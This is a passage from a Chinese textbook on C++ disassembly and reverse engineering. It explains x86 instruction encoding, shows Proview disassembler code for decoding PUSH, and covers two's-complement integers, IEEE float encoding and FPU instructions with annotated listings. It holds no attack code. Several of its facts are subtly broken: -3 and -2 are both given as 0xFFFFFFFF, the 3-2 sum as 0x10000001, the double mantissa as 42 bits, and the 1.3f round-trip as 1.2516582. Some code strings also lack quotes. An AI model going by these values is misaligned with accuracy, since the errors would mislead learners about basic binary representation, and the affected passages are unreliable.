设置环境变量时，需要获取pcf.exe、sigmake.exe和link.exe的所在路径，即依次选择“我的电脑”→“属性”→“高级”→“环境变量”→“新建系统变量”→变量名“path”→“变量值”。

在使用这些指令的过程中，如果出现“不是内部或外部命令，也不是可运行的程序”的字样，请查看环境变量是否设置正确。每次修改pcf.exe、sigmake.exe和link.exe的路径时，都需要重新设置环境变量，否则只能在对应目录中使用它们。

[\[1\]](http://www.hzbook.com)登录www.hzbook.com下载随书文件。

1.3 反汇编引擎的工作原理

通过以上的小例子，相信读者已经发现OllyDBG和IDA都有一个很重要的功能：反汇编。现在为大家讲解一下反汇编引擎的工作原理。

在X86平台下使用的汇编指令对应的二进制机器码为Intel指令集—Opcode。

Intel指令手册中描述的指令由6部分组成，如图1-13所示。

Instruction Prefixes	Opcode	Mode R/M	SIB	Displacement	Immediate
指令前缀	指令操作码	操作数类型	辅助Mode R/M, 计算地址偏移		立即数

图 1-13 Intel指令结构图

结构图说明如下。

Instruction Prefixes: 指令前缀

指令前缀是可选的，作为指令的辅助说明信息存在，主要用于以下4种情况。

重复指令：如REP、REPE\REPZ

跨段指令：如MOV DWORD PTR FS: [XXXX], 0

将操作数从32位转为16位：如MOV AX, WORD PTR DS: [EAX]

将地址从16位转为32位：如MOV EAX, DWORD PTR DS: [BX+SI]

Opcode: 指令操作码

Opcode为机器码中的操作符部分，用来说明指令语句执行什么样的操作，如某条汇编语句是MOV、JMP还是CALL。Opcode为汇编指令语句的主要组成部分，是必不可少的。对Opcode的解析也是反汇编引擎的主要工作。

汇编指令助记符与Opcode是一一对应的关系。每一条汇编指令助记符都会对应一条Opcode码，但由于操作数类型不同，所占长度也不相同，因此对于非单字节指令来说，解析一条汇编指令单凭Opcode是不够的，还需要Mode R/M、SIB、Displacement的帮助，才能够完整地解析出汇编信息。

Mode R/M: 操作数类型

Mode R/M是辅助Opcode解释汇编指令助记符后的操作数类型。R表示寄存器，M表示内存单元。Mode R/M占一个字节的固定长度，如图1-14所示。第6、7位可以描述4种状态，分别用来描述第0、1、2位是寄存器还是内存单元，以及3种寻址方式。第3、4、5位用于辅助Opcode。

SIB: 辅助Mode R/M，计算地址偏移

SIB的寻址方式为基址+变址，如MOV EAX, DWORD PTR DS: [EBX+ECX*2]，其中的ECX、乘数2都是由SIB来指定的。SIB的结构如图1-15所示。SIB占1个字节大小，第0、1、2位用于指定作为基址的寄存器；第3、4、5位用于指定作为变址的寄存器；第6、7位用于指定乘数，由于只有两位，因此可以表示4种状态，这4种状态分别表示乘数为1、2、4、8。

Displacement: 辅助Mode R/M，计算地址偏移

Displacement用于辅助SIB，如MOV EAX, DWORD PTR DS: [EBX+ECX*2+3]这条指令，其中的“+3”是由Displacement来指定的。

Immediate: 立即数

用于解释指令语句中操作数为一个常量值的情况。

7	6	5	4	3	2	1	0
指定寄存器及寻址方式		寄存器/Opcode			寄存器/内存单元		

图 1-14 Mode R/M图解

7	6	5	4	3	2	1	0
指定乘数		指定变址寄存器			指定基址寄存器		

图 1-15 SIB图解

反汇编引擎通过查表将由以上6种方案组合而成的机器指令编码，解释为对应的汇编指令，从而完成了机器码的转换工作。本节将介绍一款成熟的反汇编引擎Proview的开源代码，其源码片段如代码清单1-3所示。

代码清单1-3 Proview的源码片段

```

//机器码解析函数
/*
DISASSEMBLY结构说明
typedef struct Decoded
{
char Assembly[256]; //汇编指令信息
char Remarks[256]; //汇编指令说明信息
char Opcode[30]; //Opcode机器码信息
DWORD Address; //当前指令地址

```

```

BYTE OpcodeSize; //Opcode机器码长度
BYTE PrefixSize; //指令前缀长度
}DISASSEMBLY;
*/
void Decode (DISASSEMBLY*Disasm,
char*Opcode,
DWORD*Index)
{
/*
源码中函数说明信息略
源码中变量局部定义略
*/
//机器码格式分析略
//判断是否符合Opcode机器码格式Op为参数Opcode[0]项
switch (Op) //分析Op对应的机器码
{ //部分PUSH指令分析机器码信息，对照图1-2
case 0x68:
//方式1: PUSH 4字节内存地址信息
{
//判断寄存器指令前缀
if (RegPrefix==0) {
//PUSH指令后按4字节方式解释
//如当前机器码为: 6800304000
//由于在内存中为小尾方式排序，因此取出内容需要重新排列数据
//此函数对指令地址加1，偏移到00304000处，将其排序为00403000
//提取出的机器指令存放在dwOp中
//转换后的地址信息保存在dwMem中
SwapDword ((BYTE*) (Opcode+i+1), &dwOp, &dwMem);
//将机器指令信息转换为汇编指令信息
wsprintf (menemonic, push%08X", dwMem);
//保存汇编指令语句到Disasm结构中，用于返回
lstrcat (Disasm->Assembly, menemonic);
//组装机器码信息，用空格将指令码与操作数分离
wsprintf (menemonic, 68%08X", dwOp);
//将机器码信息保存到Disasm结构中，用于返回
lstrcat (Disasm->Opcode, menemonic);
//设置指令要占用的内存空间
Disasm->OpcodeSize=5;
//设置指令前缀长度
Disasm->PrefixSize=PrefixesSize;
//对当前分析指令地址下标加4字节偏移量
(*Index) +=4;
}
}
else{
//PUSH指令后按2字节方式解释

```

```

//解析机器码, 与以上代码相同
SwapWord ((BYTE*) (Opcode+i+1), &wOp, &wMem);
//按2字节解释操作数: "push%04X"
wsprintf (menemonic, "push%04X", wMem);
lstrcat (Disasm->Assembly, menemonic);
//按2字节解释操作数: "push%04X"
wsprintf (menemonic, "68%04X", wOp);
lstrcat (Disasm->Opcode, menemonic);
//设置指令长度
Disasm->OpcodeSize=3;
//设置指令前缀长度
Disasm->PrefixSize=PrefixesSize;
//对当前分析指令地址下标加2字节偏移量
(*Index) +=2;
}
}
break;
case 0x6A:
//方式2: PUSH指令的操作数是小于等于1字节的立即数
{
//有符号数判断, 负数处理
if ((BYTE) Opcode[i+1] >= 0x80) {
//负数在内存中为补码, 用0x100-补码得回原码
//"push-%02X"中对原码加负号
wsprintf (menemonic, "push-%02X", (0x100- (BYTE)
Opcode[i+1]));
}
//有符号数判断, 正数处理
else{
//正数直接转换
wsprintf (menemonic, "push%02X", (BYTE) Opcode[i+1]);
}
//保存汇编指令语句
lstrcat (Disasm->Assembly, menemonic);
//组装机器码信息
wsprintf (menemonic, "6A%02X", (BYTE) * (Opcode+i+1));
//保存机器码信息
lstrcat (Disasm->Opcode, menemonic);
//设置指令长度与指令前缀长度
Disasm->OpcodeSize=2;
Disasm->PrefixSize=PrefixesSize;
//对当前分析指令地址下标加2字节偏移量
++ (*Index);
}
break;

```



```
}  
//机器码格式分析略
```

代码清单1-3中省略了其他机器码的解析过程，只列举了汇编助记符PUSH的两种机器指令方式。通过解析Opcode指令操作码，找到对应的解析方式，将机器码重组为汇编代码。通过第一个参数DISASSEMBLY*Disasm传出解析结果。将机器码指令长度由参数Index传出，用于寻找下一个Opcode指令操作码。如何使用函数Decode对机器码进行分析见代码清单1-4。

代码清单1-4 使用反汇编引擎解析机器码

```
//假设此字符数组为机器指令编码  
unsigned char szAsmData[]={  
0x6A, 0x00, //PUSH 00  
0x68, 0x00, 0x30, 0x40, 0x00, //PUSH 00403000  
0x50, //PUSH EAX  
0x51, //PUSH ECX  
0x52, //PUSH EDX  
0x53//PUSH EBX  
};  
char szCode[256]={0}; //存放汇编指令信息  
unsigned int nIndex=0; //每条机器指令的长度，用于地址偏移  
unsigned int nLen=0; //分析机器码总长度  
unsigned char*pCode=szAsmData;  
//获取分析机器码长度  
nLen=sizeof (szAsmData);  
while (nLen)  
{  
//检查是否超出分析范围  
if (nLen<nIndex)  
{  
break;  
}  
//修改pCode偏移  
pCode+=nIndex;  
//解析机器码，此函数实现见代码清单1-5  
//参数一pCode：分析机器码首地址  
//参数二szCode：返回值，保存解析后的汇编指令语句信息
```

```

//参数三nIndex: 返回值, 保存机器码指令的长度
//由于参数四是模拟机器码, 没有对应代码地址, 因此传入0
Decode2Asm (pCode, szCode, &nIndex, 0);
//显示汇编指令
puts (szCode);
memset (szCode, 0, sizeof (szCode));
}

```

通过函数Decode2Asm, 启动反汇编引擎Proview, 通过代码清单1-3中的分析流程, 解析出对应汇编指令语句代码, 并输出。PUSH寄存器指令的分析并没有在代码清单1-3中列举, 分析过程大致相同, 读者可查看Proview源码并自行分析。

代码清单1-5 Decode2Asm实现流程

```

void __stdcall
Decode2Asm (IN PBYTE pCodeEntry, //分析Opcode地址, 无符号字符型指
针
OUT char*strAsmCode, //传出值, 保存汇编指令的语句信息
OUT UINT*pnCodeSize, //传出值, 保存机器码指令的大小
UINT nAddress) //分析机器码所在地址
{
DISASSEMBLY Disasm; //此结构信息见代码清单1-3
//保存Opcode指针, 用于传递函数参数
char*Linear= (char*) pCodeEntry;
//初始化指令长度
DWORD Index=0;
//设置机器码所在地址
Disasm.Address=nAddress;
//初始化Disasm
FlushDecoded (&Disasm);
//调用Decode进行机器码分析
Decode (&Disasm,
Linear,
&Index);
//保存汇编指令语句信息
strcpy (strAsmCode, Disasm.Assembly);
//组装汇编语句的字符串, 从参数strAsmCode返回信息
if (strstr ((char*) Disasm.Opcode, ": "))
{

```

```
Disasm.OpcodeSize++;
char ch='';
strncat (strAsmCode, &ch, sizeof (char) );
}
strcat (strAsmCode, Disasm.Remarks);
*pnCodeSize=Disasm.OpcodeSize;
FlushDecoded (&Disasm);
return;
}
```

代码清单1-5对汇编引擎Proview的使用进行了封装，以简化Decode函数的调用过程，方便使用者调用。本节源码见随书文件，在工程Disasm_Push目录下，其中Disasm、Dsasm_Functions为Proview的源码，Decode2Asm为使用封装代码。

更多关于汇编指令及其对应机器码的信息请参考Intel的指令帮助手册，读者可在Intel的官方网站下载最新版的帮助手册。另外，随书文件中还提供了一个低版本的Intel指令帮助手册。

1.4 本章小结

本章介绍了进行C++反汇编和逆向分析的工作环境和必需工具的使用方法，大家在继续学习后面的内容之前，需要学会配置工作环境并掌握这些工具的使用方法，随着学习的深入，相信大家对C++反汇编和逆向分析的工作环境会越来越熟悉。

虽然本书没有介绍调试器的原理，但是笔者在教学工作中经常要求学员自己开发调试器引擎，并且在看雪安全论坛（www.pediy.com）的调试版块免费发布相关技术文档、调试器引擎的demo和源码，有兴趣的读者可以自行搜索并阅读。

第二部分 C++反汇编揭秘

第2章 基本数据类型的表现形式

2.1 整数类型

C++提供的整数数据类型有三种：`int`、`long`、`short`。在Microsoft Visual C++6.0中，`int`类型与`long`类型在内存中都占4个字节，`short`类型在内存中占两个字节。

由于二进制数不方便显示和阅读，因此内存中的数据采用十六进制数显示。一个字节由两个十六进制数组成，在进制转换中，一个十六进制数可用4个二进制数表示，每个二进制数表示1位，因此一个字节在内存中占8位。

在C++中，整数类型又可以分为有符号型与无符号型两种。有符号整数可用来表示负数与正数，而无符号整数则只能表示正数。它们有什么区别？在内存中又如何表示？让我们通过本章的讲解揭开这些谜题。

2.1.1 无符号整数

在内存中，无符号整数的所有位都用来表示数值。以无符号整型数据`unsigned int`为例，此类型的变量在内存中占4字节，由8个十六进制数组成，取值范围为`0x00000000`~`0xFFFFFFFF`，如果转换为十进制数，则表示范围为`0`~`4294967295`。

当无符号整型不足32位时，用0来填充剩余高位，直到占满4字节内存空间为止。例如，数字5对应的二进制数为101，只占了3位，按4字节大小保存，剩余29个高位将用0填充，填充后结果为：00000000000000000000000000000000101；转换成十六进制数0x00000005之后，在内存中以“小尾方式”存放。“小尾方式”存放是以字节为单位，按照数据类型长度，高数据位对高地址，低数据位对低地址，如0x12345678将会存储为78 56 34 12。相应地，在其他计算机体系中，也有“大尾方式”，其数据存储方式和“小尾方式”相反，高数据位放在内存的低端，低数据位放在内存的高端，如0x12345678将会存储为12 34 56 78。如果大家对此仍有疑问，可以查阅本章小结，我们在小结里专门对此进行了交代。

由于是无符号整数，不存在正负之分，都是正数，故无符号整数在内存中都是以真值的形式存放的，每一位都可以参与数据表达。无符号整数可表示的正数范围是补码的一倍。

2.1.2 有符号整数

有符号整数中用来表示符号的是最高位—符号位。最高位为0表示正数，最高位为1表示负数。有符号整数在内存中同样占4字节，但由于最高位为符号位，不能用来表示数值，因此有符号整数的取值范围要比无符号整数取值范围少1位，即0x80000000~0x7FFFFFFF，如果转换为十进制数，则表示范围为-2 147 483 648~2 147 483 647。

在有符号整数中，正数的表示区间为：0x00000000~0x7FFFFFFF；负数的表示区间为：0x80000000~0xFFFFFFFF。

负数在内存中都是以补码形式存放的，补码的规则是用0减去这个数的绝对值，也可以简单地表达为对这个数值取反加1。例如，对于-3，可以表达为0-3，而0xFFFFFFFF+3等于0（进位丢失），所以-3的补码也就是0xFFFFFFFF了。相应地，0xFFFFFFFF作为一个补码，最高位为1，视为负数，转换回真值同样也可以用0-0xFFFFFFFF的方式，于是得到-3。为了计算方便，人们也常用取反加一的方式来求得补码，因为对于任何4字节的数值x，都有x+x（反）=0xFFFFFFFF，于是x+x（反）+1=0，接下来就可以推导出0-x=x（反）+1了。

在我们讨论的C/C++中，有符号整数都是以补码形式存储的，而且在几乎所有的编程语言中都是如此，这是为什么呢？因为计算机只会做加法，所以需要把减法转换为加法。

如设有符号数x，y，求x-y的值，我们可以推导出x-y=x+（0-|y|），根据补码的规则，当y为负数的时候，0-|y|等价于y的补码。对于y的补码，我们记为y（补），所以x-

$y=x+y$ （补）。

例如，（3-2）可会转换成（3+（-2）），运算过程为：3的十六进制原码0x00000003加上-2的十六进制补码0xFFFFFFFF，从而得到0x10000001。由于存储范围为4字节大小，两数相加后产生了进位，超出了存储范围，超出的1将被舍弃。进位被舍弃后，结果为0x00000001。

值得一提的是，对于4字节补码，0x80000000所表达的意义可以是负数0，也可以是0x80000001减去1。由于0的正负值是相等的，没有必要还来个负数0，因此，也就把这个值的意义规定为0x80000001减去1，这样0x80000000也就成为4字节负数的最小值了。这也是为什么有符号整数的取值范围中，负数区间总是比正数区间多一个最小值的原因。

在数据分析中，如果将内存解释为有符号整数，则查看用十六进制数表示时的最高位，最高位小于8则为正数，大于8则为负数。如果是负数，则需转换成真值，从而得到对应的负数数值，如图2-1所示。



Name	Value	Address!
nVar	0xFFFFFFFF	0x0012FF7C
nVar	-1	0012FF7C FF FF FF FF

图 2-1 有符号负数的内存信息

在图2-1中，地址0x0012FF7C对应的4字节为变量nVar的数据信息。nVar为一个有符号整数，在内存中的信息为0xFFFFFFFF，最高位为1，说明变量nVar为一个负数。按照转换规则，内存中存放的十六进制数为一个补码，需转换成真值再进行解释。0减去0xFFFFFFFF后，或者对0xFFFFFFFF取反加1，都可以得到真值-1。

那么，如何判断一段数据是有符号类型还是无符号类型呢？这就需要查看指令或者已知的函数如何操作此内存地址，

根据操作方式或函数相关定义得出该地址的数据类型。如API调用MessageBoxA，它有4个参数，查看帮助得知，第4个参数为一个无符号整数，从而可分析出这个传入数值的类型。

有符号整数在算术运算中有许多特殊之处，更多有关有符号整数的操作及识别过程的内容请参考第4章。

2.2 浮点数类型

计算机也需要运算和存储数学中的实数。在计算机的发展过程中，曾产生过多种存储实数的方式，有的现在已经很少使用了。不管如何存储，我们都可以划分为定点实数存储方式和浮点实数存储方式这两种。所谓定点实数，就是约定整数位和小数位的长度，比如用4字节存储实数，我们可以约定两个高字节存放整数部分，两个低字节存储小数部分。这样的好处是计算的效率高，缺点也显而易见，存储不灵活，比如我们想存储65536.5，由于整数的表达范围超过了2字节，用定点实数存储方式就无法实现了。对应地，也有浮点实数存储方式，道理很简单，就是用一部分二进制位存放小数点的位置信息，我们可以称之为“指数域”，其他的数据位用来存储没有小数点时的数据和符号，我们可以称之为“数据域”、“符号域”。在访问时取得指数域，与数据域运算后得到真值，如67.625，利用浮点实数存储方式，数据域可以记录为67625，小数点的位置可以记为10的-3次方，对该数进行访问时计算一下即可。浮点实数存储方式的优缺点和定点实数存储方式的优缺点是相反的。在80286之前，程序员常常为实数的计算伤脑筋，而后来推出了浮点协处理器，可协助主处理器分担浮点运算，程序员计算实数的效率也就提升了，于是浮点实数存储方式也就普及开来，成为现在主流的实数存储方式。但是，在一些条件恶劣的嵌入式开发场合，仍可看到定点实数的存储和使用。

在C/C++中，使用浮点方式存储实数，用两种数据类型来保存浮点数：`float`（单精度）、`double`（双精度）。`float`在内存中占4字节空间，`double`在内存中占用8字节空间。由于占用空间大，`double`可描述的精度更高。这两种数据类型在内存中同样以十六进制方式进行存储，但与整型类型有所不同。

整型类型是将十进制转换成二进制保存在内存中，以十六进制方式显示。浮点类型并不是将一个浮点小数直接转换成二进制数保存，而是将浮点小数转换成的二进制码重新编码，再进行存储。C/C++的浮点数是有符号的。

在C/C++中，将浮点数强制转换为整数时，不会采用数学上四舍五入的方式，而是舍弃掉小数部分（第4章会提到的“向0取整”），不会进位。

浮点数的操作不会用到通用寄存器，而会使用浮点协处理器的浮点寄存器，专门对浮点数进行运算处理，见2.2.2小节。Microsoft Visual C++6.0在使用浮点数前，需先对浮点寄存器进行初始化，然后才能正常运行。未初始化浮点寄存器的代码如代码清单2-1所示。

代码清单2-1 未初始化浮点寄存器

```
int main (int argc, char*argv[])
{
//在未使用到浮点数情况下，
//在Visual C++6.0中输入小数会报错，因没有对浮点寄存器进行初始化
int nInt=0;
scanf ("%f", &nInt);
}
```

在代码清单2-1所示的运行程序中输入小数将会导致程序崩溃，这是由于在浮点寄存器没有初始化时使用浮点操作，将无法转换小数部分。

解决办法是：在代码中的任意位置定义一个浮点类型的变量即可对浮点寄存器进行初始化。

2.2.1 浮点数的编码方式

浮点数编码转换采用的是IEEE规定的编码标准，float和double这两种类型数据的转换原理相同，但由于表示的范围不一样，编码方式有些许区别。IEEE规定的浮点数编码会将一个浮点数转换为二进制数。以科学记数法划分，将浮点数拆分为3部分：符号、指数、尾数。

1.float类型的IEEE编码

float类型在内存中占4字节（32位）。最高位用于表示符号；在剩余的31位中，从右向左取8位用于表示指数，其余用于表示尾数，如图2-2所示。




图 2-2 float类型的二进制表示说明

在进行二进制转换前，需要对单精度浮点数进行科学记数法转换。例如，将float类型的12.25f转换为IEEE编码，需将12.25f转换成对应的二进制数1100.01，整数部分为1100，小数部分为01；小数点向左移动，每移动1次指数加1，移动到除符号位的最高位为1处，停止移动，这里移动3次。对12.25f进行科学记数法转换后二进制部分为1.10001，指数部分为3。在IEEE编码中，由于在二进制情况下，最高位始终为1，为一个恒定值，故将其忽略不计。这里是一个正数，所以符号位添0。

12.25 经IEEE转换后各位的情况：

符号位：0

指数位：十进制 $3+127$ ，转换为二进制是10000010

尾数位：10001 00000000000000000000（当不足23位时，低位补0填充）

由于尾数位中最高位1是恒定值，故省略不计，只要在转换回十进制数时加1即可。为什么指数位要加127呢？由于指数可能出现负数，十进制数127可表示为二进制数01111111。IEEE编码方式规定，当指数域小于01111111时为一个负数，反之为正数，因此01111111为0。

12.25 f转换后的IEEE编码按二进制拼接为01000001010001000000000000000000。转换成十六进制数为0x41440000，内存中以小尾方式进行排列，故为00 00 44 41。分析结果如图2-3所示。



Name	Value	Address
FFloat	12.25 00	0x001207c
&float	0x012f7c	0012FF7C 00 00 44 41

图 2-3 单精度浮点数12.25f转换为IEEE编码

上面演示了符号位为正，指数位也为正的情况。那么什么情况下指数位可以为负呢？根据科学记数法，小数点向整数部分移动时，指数做加法。相反，小数点向小数部分移动时，指数需要以0起始做减法。浮点数-0.125f转换IEEE编码后，将会是一个符号位为1，指数部分为负的小数。-0.125f经转换后二进制部分为0.001，用科学记数法表示为 1.0×10^{-3} ；指数为-3。

-0.125f IEEE转换后各位的情况：

符号位：1

指数位：十进制 $127+(-3)$ ，转换为二进制是

01111100, 如果不足8位, 则高位补0

尾数位: 000000000000000000000000

-0.125f转换后的IEEE编码二进制拼接为10111110000000000000000000000000。转换成十六进制数为0xBE000000, 内存中显示为00 00 00 BE, 分析结果如图2-4所示。



Name	Value	Address
fFloat	-0.125000	0x0012678
GFloat	0x0012678	0012678 00 00 00 BE

图 2-4 单精度浮点数-0.125f转换为IEEE编码

上面的两个浮点数小数部分转换为二进制时都是有穷的, 如果小数部分转换为二进制时得到一个无穷值, 则会根据尾数部分的长度舍弃多余的部分。单精度浮点数1.3f, 小数部分转换为二进制就会产生无穷值, 依次转换为: 0.3、0.6、1.2、0.4、0.8、1.6、1.2、0.4、0.8.....转换后得到的二进制数为1.01001100110011001100110, 到第23位终止, 尾数部分无法保存更大的值。

1.3 f经IEEE转换后各位的情况:

符号位: 0

指数位: 十进制0+127, 转换二进制01111111

尾数位: 01001100110011001100110

1.3 f转换后的IEEE编码二进制拼接为0011111101001100110011001100110。转换成十六进制数为0x3FA66666, 内存中显示为66 66 A6 3F。由于在转换二进制过程中产生了无穷值, 舍弃了部分位数, 所以进行IEEE编码转换后得到的是一个近似值, 存在一定的误差。再次将这个

IEEE编码值转换成十进制小数，得到的值为1.2516582，四舍五入之后为1.3。这就解释了为什么C++在比较浮点数值是否为0时，要做一个区间比较而不是直接进行等值比较。正确浮点数比较的代码见代码清单2-2。

代码清单2-2 正确浮点数比较

```
float fTemp=0.0001f; //精确范围
if (fFloat>=-fTemp&&fFloat<=fTemp)
{
//fTemp等于0
}
```

2.double类型的IEEE编码

前文讲解了单精度浮点类型的IEEE编码。double类型和float类型大同小异，只是double类型表示的范围更大，占用空间更多，是float类型所占用空间的两倍。当然，精准度也会更高。

double类型占8字节的内存空间，同样，最高位也用于表示符号，指数位占11位，剩余42位用于表示位数。

在float中，指数位范围用8位表示，加127后用于判断指数符号。在double中，由于扩大了精度，因此指数范围使用11位正数表示，加1023后可用于指数符号判断。

double类型的IEEE编码转换过程与float类型一样，读者可根据float类型的转换流程来转换double类型，此处不再赘述。

2.2.2 基本的浮点数指令

前面学习了浮点数的编码方式，下面来学习浮点数指令。浮点数的操作指令与普通数据类型不同，浮点数操作是通过浮点寄存器来现实的，而普通数据类型使用的是通用寄存器，它们分别使用两套不同的指令。

浮点寄存器是通过栈结构来实现的，由ST（0）～ST（7）共8个栈空间组成，每个浮点寄存器占8字节。每次使用浮点寄存器都是率先使用ST（0），而不能越过ST（0）直接使用ST（1）。浮点寄存器的使用就是压栈、出栈的过程。当ST（0）存在数据时，执行压栈操作后，ST（0）中的数据将装入ST（1）中，如无出栈操作，将顺序地向下压栈，直到将浮点寄存器占满。常用浮点数指令的介绍如表2-1所示，其中，IN表示操作数入栈，OUT表示操作数出栈。

表 2-1 常用浮点数指令表

指令名称	使用格式	指令功能
FLD	FLD IN	将浮点数 IN 压入 ST(0) 中。IN (mem 32/64/80)
FILD	FILD IN	将整数 IN 压入 ST(0) 中。IN (mem 32/64/80)
FLDZ	FLDZ	将 0.0 压入 ST(0) 中
FLDI	FLDI	将 1.0 压入 ST(0) 中
FST	FST OUT	ST(0) 中的数据以浮点形式存入 OUT 地址中。OUT(mem 32/64)
FSTP	FSTP OUT	和 FST 指令一样，但会执行一次出栈操作
FIST	FIST OUT	ST(0) 数据以整数形式存入 OUT 地址中。OUT(mem 32/64)
FISTP	FISTP OUT	和 FIST 指令一样，但会执行一次出栈操作
FCOM	FCOM IN	将 IN 地址数据与 ST(0) 进行实数比较，影响对应标记位
FTST	FTST	比较 ST(0) 是否为 0.0，影响对应标记位
FADD	FADD IN	将 IN 地址内的数据与 ST(0) 做加法运算，结果放入 ST(0) 中
FADDP	FADDP ST(N), ST	将 ST(N) 中的数据与 ST(0) 中的数据做加法运算，N 为 0 ~ 7 中的任意一个，先执行一次出栈操作，然后将相加结果放入 ST(0) 中保存

其他运算指令和普通指令类似，只需在前面加F即可，如FSUB和FSUBP等。

在使用浮点指令时，都要先利用ST（0）进行运算。当ST（0）中有值时，便会将ST（0）中的数据顺序向下存放到ST（1）中，然后再将数据放入ST（0）中。如果再次操作ST（0），则会先将ST（1）中的数据放入ST（2）中，然后将ST（0）中的数据放入ST（1）中，最后才将新的数据存放到ST（0）。以此类推，在8个浮点寄存器都有值的情况下继续向ST（0）中存放数据，这时会丢弃ST（7）中数据信息。

下面通过一个简单的示例来了解各指令的使用流程，熟

悉数据传送类型指令FLD、FLD1、FST、FSTP、FISTP等的使用方法。Microsoft Visual C++6.0通过函数__ftol将float型转换为int型，见代码清单2-3。

代码清单2-3 Debug调试版float指令练习

```
//C++源码对比，argc为命令行参数
float fFloat=(float) argc;
; 将地址ebp+8处的整型数据转换成浮点型，并放入ST(0)中，对应变量argc
0040E9D8 fld dword ptr[ebp+8]
; 从ST(0)中取出数据以浮点编码方式放入地址ebp-4中，对应变量fFloat
0040E9DB fst dword ptr[ebp-4]
//C++源码对比，浮点数作为函数参数进行传递
printf("%f", fFloat);
; 这里对esp执行减8操作是由于浮点数作为变参函数的参数时需要转换为双精度浮
点值
; 这一步操作是提前准备8字节的栈空间，以便于存放double数据
0040E9DE sub esp, 8
; 将ST(0)中的数据传入esp中，并弹出ST(0)
0040E9E1 fstp qword ptr[esp]
; 以下为printf函数调用，略
0040E9E4 push offset string"%f" (0042302c)
0040E9E9 call printf (0040e940)
0040E9EE add esp, 0Ch
//C++源码对比，将float类型转换成int类型
argc=(int) fFloat;
; 将地址ebp-4处的数据以浮点型压入ST(0)中
0040E9F1 fld dword ptr[ebp-4]
; 调用函数__ftol进行浮点数转换，__ftol的实现见代码清单2-4
0040E9F4 call __ftol (0040e688)
; 转换后结果放入eax中，并传递到ebp+8地址处
0040E9F9 mov dword ptr[ebp+8], eax
//C++源码对比，printf函数调用略
printf("%d", argc);
0040E9FC mov eax, dword ptr[ebp+8]
0040E9FF push eax
0040EA00 push offset string"%d" (0042301c)
0040EA05 call printf (0040e940)
0040EA0A add esp, 8
```

代码清单2-3通过浮点数与整数、整数与浮点数间的互相

转换演示了数据传送类型的浮点指令的使用方法。从示例中可以发现，float类型的浮点数虽然占4字节，但都是以8字节方式进行处理。当浮点数作为参数时，并不能直接压栈。PUSH指令只能传入4字节数据到栈中，这样会丢失4字节数据。这就是为什么使用printf函数以整数方式输出浮点数时会产生错误的原因。printf以整数方式输出时，将对应参数作为4字节数据，按补码方式解释；而真正压入的参数为浮点类型时，数据长度为8字节，需要按浮点编码方式解释。

浮点数作为返回值的情况也是如此，同样需要传递8字节数据，如代码清单2-4所示。

代码清单2-4 浮点数作为返回值

```
//C++源码对比，返回值为浮点数的函数调用
fFloat=GetFloat ();
; 调用函数GetFloat
0040EA3D call@ILT+5 (GetFloat) (0040100a)
; 由于浮点数需要特殊处理，浮点数占8字节，无法使用eax进行传递
; 使用浮点寄存器ST (0) 作为返回值
0040EA42 fst dword ptr[ebp-4]
; .....
//C++源码对比，GetFloat函数实现
float GetFloat ()
{
; Debug附加代码略
//C++源码对比，返回浮点数12.25f
return 12.25f;
; 将浮点数保存在ST (0) 中，在返回值为浮点数的情况下，无法使用eax
; 使用ST (0) 作为返回值进行传递
0040E9D8                                fld                                dword
ptr[__real@4@4002c40000000000000000 (0042301c) ]
}
; Debug附加代码略
; 返回，结束函数调用
0040E9E4 ret
```

在代码清单2-3中，float型数据被强制转换为int型，编译

器通过_ftol实现了转换过程，如代码清单2-5所示。

代码清单2-5 类型转换函数_ftol的实现

```
; 保存环境，预留语句变量空间
0040E688 push ebp
0040E689 mov ebp, esp
0040E68B add esp, 0F4h
; 浮点异常检查、CPU与FPU的同步工作
0040E68E wait
0040E68F fnstcw word ptr[ebp-2]
0040E692 wait
0040E693 mov ax, word ptr[ebp-2]
0040E697 or ah, 0Ch
0040E69A mov word ptr[ebp-4], ax
0040E69E fldcw word ptr[ebp-4]
; 从ST(0)中取出8字节数据转换成整型并存入ebp-0Ch中
; 将ST(0)从栈中弹出
0040E6A1 fistp qword ptr[ebp-0Ch]
0040E6A4 fldcw word ptr[ebp-2]
; 使用eax保存整型数据的低4字节，用于返回
0040E6A7 mov eax, dword ptr[ebp-0Ch]
; 使用edx保存整型数据的高4字节，用于返回
0040E6AA mov edx, dword ptr[ebp-8]
; 释放栈
0040E6AD leave
0040E6AE ret
```

在代码清单2-5中，将浮点数转换为长整型的关键指令FISTP，此函数的开始部分只是做了一些浮点异常检查、CPU与FPU的同步工作，最后通过调用FISTP来实现浮点数与整数之间的转换的。由于浮点数都占8字节，而在32位下的整型只占4字节长度，所以使用EDX来保存多出的4字节数据。

2.3 字符和字符串

字符串是由多个字符按照一定排列顺序组成的，在C++中，以'\0'作为字符串结束标记。每个字符都记录在一张表中，它们各自对应一个唯一编号，系统通过这些编号查找到对应的字符并显示。字符表格中的编号便是字符的编码格式。

2.3.1 字符的编码

在C++中，字符的编码格式分两种：ASCII和Unicode。Unicode是ASCII的升级编码格式，它弥补了ASCII的不足，也是未来编码格式的趋势。

ASCII编码在内存中占一个字节大小，由0~255之间的数字组成。每个数字表示一个符号，具体表示方式可查看ASCII表。由于ASCII编码也是由数字组成的，故可以和整型互相转换，但整数不可超过ASCII的最大表示范围，因为多余部分将被舍弃。

